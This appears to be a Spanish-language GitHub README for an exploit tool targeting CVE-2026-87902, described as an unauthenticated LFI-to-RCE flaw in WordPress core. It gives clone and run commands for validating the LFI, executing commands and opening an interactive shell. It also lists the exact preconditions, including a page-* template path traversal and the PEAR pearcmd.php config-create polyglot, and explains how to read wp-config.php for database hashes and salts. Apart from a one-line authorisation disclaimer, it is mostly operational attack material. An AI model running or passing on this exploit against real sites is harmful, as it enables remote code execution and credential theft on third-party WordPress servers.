 maalfer/cve-2026-87902-exploit
Exploit para explotar la vulnerabilidad CVE-2026-87902 que se acontece en el core de WordPress


Exploit no autenticado (LFI → RCE) para WordPress 4.7.0 – 7.1.1 · fix: 7.1.2
git clone https://github.com/Maalfer/CVE-2026-87902-exploit.git
cd CVE-2026-87902-exploit

# 1) validar el LFI (no escribe nada en el servidor)
python3 exploit.py --url http://objetivo/ --validate-only

# 2) RCE

python3 exploit.py --url http://objetivo/ -c "id"

# 3) consola interactiva
python3 exploit.py --url http://objetivo/ -c id --shell
Las cuatro deben cumplirse a la vez. Si falta la 3, el LFI no existe.
get_page_template(), sin validate_file(). En 7.1.2+ está parcheado.page_id para que WordPress resuelva la plantilla (se autodetecta vía REST).page-* en el tema activo — obligatorio: file_exists() no atraviesa un componente inexistente, así que el ../ solo sube si el primer tramo existe en disco. Twenty Twelve (page-templates/) lo trae; la mayoría de temas block (Twenty Twenty-Three) no. Afecta también al tema padre.pearcmd.php legible + register_argc_argv=On — el LFI solo lee; la ejecución usa el polyglot config-create de PEAR. Con register_argc_argv=Off o sin PEAR instalado, hay LFI pero no RCE.Sin la 4.ª el resultado es LFI puro: permite leer cualquier .php del sistema, por ejemplo page-templates/../../../wp-config.php (hashes y sales de la BD).
Solo para sistemas propios o con autorización escrita.






